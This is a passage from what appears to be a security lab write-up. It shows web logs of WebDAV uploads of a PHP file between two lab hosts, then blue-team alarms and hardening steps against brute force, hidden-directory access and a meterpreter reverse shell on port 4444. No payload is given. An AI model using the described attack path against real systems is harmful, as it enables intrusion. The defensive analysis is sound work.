                                agent.ephemeral_id: 28d44999-d4b0-4310-9d67-28782d834e47 agent.hostname: server1 agent.id: de2238f
                                73be-44db-906f-12490aa5ab17 method: put type: http http.request.bytes: 247B

> Dec 14, 2021 @ 05:39:26.231   url.path: /webdav/diu_la_pt2.php @timestamp: Dec 14, 2021 @ 05:39:26.231
                                user_agent.original: gvfs/1.42.2 method: propfind type: http event.kind: event
                                event.category: network_traffic event.dataset: http event.duration: 2.5 event.start: Dec 14, 2021
                                05:39:26.231 event.end: Dec 14, 2021 @ 05:39:26.233 client.ip: 192.168.1.90 client.port: 42504
                                client.bytes: 542B network.protocol: http network.direction: outbound

> Dec 14, 2021 @ 05:39:26.235   url.path: /webdav/diu_la_pt2.php @timestamp: Dec 14, 2021 @ 05:39:26.235 status: Error
                                source.ip: 192.168.1.90 source.port: 42504 source.bytes: 427B user_agent.original: gvfs/1.42.2
                                server.ip: 192.168.1.105 server.port: 80 server.bytes: 491B network.type: ipv4
                                network.transport: tcp network.protocol: http network.direction: outbound
```



```
urce.ip:192.168.1.90 and destination.ip:192.168.1.105 and url.path:/webdav/*
Dec 13, 2021 @ 00:00:00.0 → Dec 17, 2021 @ 23:59:59.9
```

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

Whenever an IP outside of the company server is attempting to access the server

What threshold would you set to activate this alarm?

Within the first attempt; we do not want any outside access to the server

System Hardening

What configuration can be set on the host to block unwanted access?

Implementing the principle of least privilege. Implementation of whitelisted approved IPs on networks, hosting the site over port 443 instead of port 80 for extra safety and precaution.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

Setting an alarm for a high number of status error codes

What threshold would you set to activate this alarm?

50-100. As a small company, this is a high margin

System Hardening

What configuration can be set on the host to block brute force attacks?

Multi-factor authentication or captcha, whitelisting IPs, lockout after a certain number of attempts

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

Setting an alarm for any time an unauthorized user attempts to access the directory

What threshold would you set to activate this alarm?

Threshold of 1. We want to limit access to this directory as much as possible

System Hardening

What configuration can be set on the host to control access?

Hashing the server to track any changes made to the server, turning off auto run for scripts on company computers so the script won't automatically run, but offer a popup window asking for further identification.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

Setting an alarm for any activity on port 4444, the default port of meterpreter

What threshold would you set to activate this alarm?

Threshold of 1. We do not want this port to be accessed

System Hardening

What configuration can be set on the host to block file uploads?

Close port 4444, remove ability to upload files over web interface via

```
sudo ufw deny 4444
```

The End